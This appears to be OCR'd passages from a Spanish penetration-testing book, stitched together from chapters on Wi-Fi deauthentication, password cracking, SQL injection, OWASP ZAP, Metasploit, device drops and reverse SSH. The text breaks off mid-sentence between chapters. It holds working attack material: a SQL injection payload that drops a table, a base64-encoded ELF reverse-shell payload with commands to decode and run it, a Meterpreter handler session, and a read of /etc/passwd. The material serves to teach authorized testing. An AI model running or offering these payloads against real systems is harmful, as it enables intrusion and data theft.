
Cuando entremos en la aplicación en el modo de consola con ncurses, después de arrancar la aplicación pulsamos enter, y accederemos a la pantalla principal.

Desde la pantalla principal ya tenemos acceso a todas las características de Yersinia; aunque como no usa los cursores en menús comunes de navegación, puede ser confuso el interfaz si no conocemos las teclas. Podemos ver las opciones y las teclas que las lanzan pulsando la tecla `h`; al hacer esto, obtendremos la siguiente pantalla:

Primero vemos lo que está pasando en la red:

```
airodump-ng mon0
```

Escogemos de entre los que tienen BSSID el que queremos comprobar, una de las entradas en la columna `STATION`, que corresponde con los clientes:




Y ahora toca "echar" de la red a un cliente con:

```
aireplay-ng -0 1 -a macBSSID -c macCliente interfazmonitor
```


Donde `macBSSID` es la MAC del BSSID, `macCliente` es la MAC del cliente que vamos a echar, y que escogemos de la columna `STATION`, e `interfazmonitor` el interfaz que hemos deducido a través de `iwconfig`. En nuestro ejemplo concreto haremos:

```
aireplay-ng -0 1 -a F8:quetelovoyadecir -c 38:elotro mon0
```


Pulsando en "Hash" nos ordena el listado poniendo primero los hashes:




Lo que nos permite de forma rápida desmarcar aquellos que no son interesantes:



En pocos segundos ha "caído" la primera cuenta, mediante el modo el modo *Simple crack*:



La segunda tarda un poco más; pero no mucho. Cae en el modo *Wordlist*; ya que la palabra "casa" está en el diccionario:



Capítulo 8

Auditorías a aplicaciones web

Las auditorías a aplicaciones web podemos enfocarlas desde dos enfoques no mutuamente excluyentes: el primero, identificar software instalado –WordPress, Drupal…– y si no está actualizado, aplicar las vulnerabilidades conocidas. El segundo, conocidas determinadas vulnerabilidades –principalmente, la inyección de SQL y el XSS–, intentar identificar si en algún momento el sitio web es vulnerable.

El primer enfoque es el más barato –para nosotros, y para el cliente–, y la mayor parte de los presupuestos se van a quedar ahí. El segundo enfoque es exhaustivo, pero supone reauditar mucho código, especialmente en paquetes ya desarrollados; y en determinados paquetes encontrar ya una vulnerabilidad de este tipo no es trivial.

En este libro nos vamos a centrar por razones de tiempo en el primer enfoque. Además, porque es el que normalmente nos contratarán por razones de precio. Sin embargo, primero explicaremos cómo funcionan las inyecciones de código y el XSS.

8.1. Algunas vulnerabilidades comunes

8.1.1. Inyección SQL

Una inyección de SQL consiste en aprovechar un error común de programación: se "monta" el SQL concatenando una variable sin ase-

gurarnos que la variable contiene lo que esperamos. Se entiende mejor con un ejemplo clásico. Supongamos que tenemos la línea de código:

```
$sql="SELECT * FROM usuarios WHERE nombre = '".$usuario."
    ';"
```

Y que no hemos verificado que la variable `$usuario` contenga un usuario válido. Supongamos que `$usuario` se lee directamente de un formulario HTML. Nada evita que en el formulario tecleemos la cadena:

```
medaigual'; DROP TABLE usuarios;
```


Cuando se ejecute la sentencia indicada, lo que realmente estaremos asignando a la variable $sql es:

```
SELECT * FROM usuarios WHERE nombre = 'medaigual'; DROP
    TABLE usuarios;
```

En cuyo caso, estaremos eliminando la tabla de usuarios entera, y saboteando el sistema en remoto. Aquí la creatividad no tiene límites: se pueden añadir usuarios con privilegios inyectando un `INSERT`; se pueden borrar usuarios específicos, añadir facturas, identificar información del modelo de datos de la base de datos, forzar al propio servidor web a actuar como pasarela y atacar otra base de datos distinta... se pueden hacer muchas cosas.

Es importante que entendamos que los casos no son tan sencillos habitualmente en código de software libre asentado –tipo WordPress, Drupal...–. Este error se suele dar en plugins mal programados, y en código propio que se hace deprisa y corriendo en PHP de cualquier forma para resolver un problema puntual, y que se "queda ahí". Por ello, los exploits por inyección SQL los buscaremos sobre todo en código desarrollado por la propia empresa, por gente de sistemas, en servidores internos. Y no se buscará tanto la posibilidad de sabotaje, ya que con frecuencia es cierto que se conecta a una base de datos intrascendente, sino intentar inyectar SQL que nos permita acceder a otra base de datos almacenada en el mismo servidor, y que si que puede que tenga interés estratégico. En este tipo de código merecerá la pena, por lo tanto, al menos probar si el ataque vía inyección SQL es factible, aunque no se

Y tenemos acceso al HUD. O con la configuración más simple, o con su configuración completa:



Personalmente, tal y cómo he comentado anteriormente, personalmente prefiero utilizar un navegador externo, y configurar OWASP ZAP como proxy.


Esto es así por tres razones: conveniencia –utilizo el mismo navegador con la misma configuración que utilizo normalmente–. La segunda, personalmente no me ha dado nunca ningún problema, mientras que el HUD a veces no va "fino" en el navegador lanzado desde OWASP ZAP. Finalmente, esta configuración permite mezclar OWASP ZAP con herramientas de desarrollo y depuración; así cómo con todos los plugins preinstalados.

Realizar esto es muy fácil. Solo debemos repetir este proceso explicado anteriormente de configuración del navegador –incluyendo primero importar el certificado, y después desactivar la protección contra trackers.


- Es lo que terminaremos haciendo con más frecuencia.
- Permite mezclar OWASP ZAP con herramientas de desarrollo y depuración.

Si pulsamos “On” se poneen rojo; y cuándo pulsemos un enlace saltará a la siguiente página:


Momento en el que nos aparece la pantalla de lo que se va a mandar. Se puede dar a “Continue” para ir hasta el final, o “Step” para ir paso a paso:



Arrancamos el spider:



Una vez que hemos terminado con el spider, arrancamos el modo ataque:



9.4.2. Payloads


Por otro lado tenemos el payload, corresponde con el módulo que contiene el código que se ejecutará en remoto, una vez aplicado el exploit. Los módulos de payload son muy variados en función: shell remotos, sistemas de control remoto como Meterpeter, o incluso realizar pivoting o escalado. Metasploit tiene aproximadamente 600 payloads en la fecha en la que se escribe este libro. Y creciendo. Como en el caso de los módulos de exploit, para tests de intrusión nos valen los módulos genéricos. A diferencia de nosotros, como pentesters, los atacantes normalmente necesitan modificar los genéricos, o hacerse payloads a medida en base al sistema de información atacado y al objetivo real del ataque –por eso es tan importante la fase RECON–. A nosotros los payloads que acompañan a Metasploit nos van a valer la práctica totalidad de las veces.

Existen varios tipos de payload en Metasploit. Los más importantes son:

- Inline/single: el payload contiene todo el exploit y el código shell. Son más estables, pero a cambio algunos exploits no soportan el tamaño de algunos payloads, y son más difíciles de esconder a un IDS o un AV.
- Stager: el payload contiene el exploit, pero solo contiene un mecanismo de conexión de red con el atacante. El payload stager realiza la conexión de red con el atacante, y descarga un payload adicional (el stage). Se puede indicar más de un payload stage, y el stager decidirá de mayor a menor preferencia cuál usará.
- Middle stager: si el exploit no permite ni contener el payload ni traerse un stager completo, el middle stager es un sistemas de descarga extremadamente pequeño y simple que se traerá el stager completo.
- Stages: son las distintas etapas que descargan y lanzan los stager. El no ir incluído con el exploit inicial permite que sean arbitrariamente grandes, arbitrariamente complejos, y que se puedan utilizar técnicas de enmascaramiento avanzadas para no ser descubiertos por IDS o AV.

```
show options
```

Obteniendo la salida:




Ahora asignamos el `payload` que queramos, lo que hacemos con:

```
set PAYLOAD rutadelpayload
```

Donde `rutadelpayload` será el nombre y la ruta del payload, tal y como la vimos con el comando `show payloads`. En nuestro ejemplo concreto, haremos:

```
set PAYLOAD php/meterpreter/bind_tcp
```


Obteniendo:



Y ahora viene la "magia" de Metasploit. Lanzamos el exploit con:

```
exploit
```

Obteniendo como resultado:



Esto se ha puesto interesante: **acabamos de "escalar" de un usuario de Wordpress a una sesión en una máquina remota autentificada**.

Solo un detalle más. Algunos payloads tienen sus propios parámetros. Por ejemplo, si hacemos:


```
use php/meterpreter/bind_tcp
```

Vemos que entramos en el payload:

Podemos ver las opciones de configuración con:

```
show options
```

Obteniendo:



En este caso, no ha hecho falta: las opciones por defecto nos han valido. Pero no tendremos problemas en cambiar las opciones de los payload si lo necesitamos.

9.7. Meterpreter

Meterpreter es un troyano completo, que nos permite tomar el control remoto de la máquina. Esto permitirá escalar privilegios dentro de

El programa infectado lo hemos llamado `exploit`, y después con el programa `base64` lo hemos recodificado en `base64` –se puede hacer también mediante un encoder, lo hacemos así para mantener el ejemplo sencillo–. Ahora volvemos a la consola A, que tiene la vulnerabilidad expuesta, y mediante comandos de Unix que nos permite lanzar, y copiar y pegar de la consola B el exploit en `base64`, volcamos de forma poco ortodoxa –pero completamente funcional– el programa infectado, y lo lanzamos:

```
echo "f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAA" > /tmp/exploit
echo "AAAAAIAECACABAjPAAAASgEAAAcAAAAAEAAAagpeMdv341NDU2oCsGaJ4c2Al1toCgMAAWgCAB0I" >> /tmp/exploit
echo "ieFqZlhQUVeJ4UPNgIXAeRl0dD1oogAAAFhqAGoFieMxyc2AhcB5vesnsge5ABAAAInjwesMweMM" >> /tmp/exploit
echo "sH3NgIXAeBBbieGZsmqwA82AhcB4Av/huAEAAAC7AQAAAM2A" >> /tmp/exploit
base64 -d /tmp/exploit > /tmp/exploit.elf
chmod a+x /tmp/exploit.elf
/tmp/exploit.elf
```

Veremos cómo en la consola B se nos abre una sesión de Meterpreter:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.3.0.1
lhost => 10.3.0.1
msf6 exploit(multi/handler) > set lport 5000
lport => 5000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.3.0.1:5000
[*] Sending stage (989032 bytes) to 10.3.0.100
[*] Meterpreter session 1 opened (10.3.0.1:5000 -> 10.3.0.100:36581) at 2022-05-
```

Y a partir de ahora, tendremos en la consola B una sesión de Meterpreter abierta sobre la máquina atacada. Hemos entrado hasta en la cocina, y podemos hacer, literalmente, lo que queramos:

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

Capítulo 10

Dispositivos abandonados


10.1. El abandono de dispositivos

Una de las técnicas más polivalentes de ataque –y de pentesting– es el abandono de dispositivos.

El abandono de dispositivos tiene varias variantes: puede ser un llavero USB de 256GB "olvidado" en la entrada o en algún lugar de la empresa, que alguien igual termina cogiéndolo y conectándolo en su ordenador; y que podría llevar un programa adecuadamente trabajado con `msfvenom`. Eso permitiría un ataque análogo al visto en el capítulo anterior; pero sin necesitar las tareas de la "consola A", es decir, sin requerir explotar vulnerabilidad alguna en el sistema. La máquina vulnerada, que será la del trabajador que haya conectado el llavero USB con su ordenador de trabajo, directamente abrirá una conexión con la máquina atacante.

Esa técnica es extraordinariamente efectiva, pero en este capítulo no nos referiremos a ella; ya que está cubierta por lo aprendido en el capítulo anterior.

En este capítulo nos centraremos en abandonar un dispositivo plenamente funcional, con Kali instalado, que realice un test de intrusión automatizado; y que podamos recoger unos días más tarde, o que directamente "rompa" la red wifi, vía conexión ssh inversa nos permita conectarnos a la red interna de la empresa desde fuera. El dispositivo se



PC estándar con escritorio KDE en ordenador Debian con consola local abierta, conectada a una Raspberry Pi 3 remota con Kali, en la que hemos lanzado el Legion y una consola Kali que son locales a la Raspberry Pi, pero que dibujan las ventanas en el servidor X del escritorio KDE del PC de escritorio.

10.4. Conexiones ssh inversas

Ya casi hemos terminado: solo nos falta ver cómo hacemos cuándo la Raspberry Pi queda "atrapada" detrás de una red con IP privada, pudiendo salir vía NAT y/o a través de un firewall.

La mecánica para poder solucionar ese último escollo es el uso de las conexiones ssh inversas.

La idea es que desde la Raspberry Pi se lanza un comando ssh que abre una conexión TCP con ssh con una máquina remota. Pero, a diferencia de lo habitual –teclear comandos desde la máquina que lanza el comando ssh que se ejecutan en la máquina que ha recibido la conexión ssh–, lo que se hace es que se abre un puerto de conexión local en la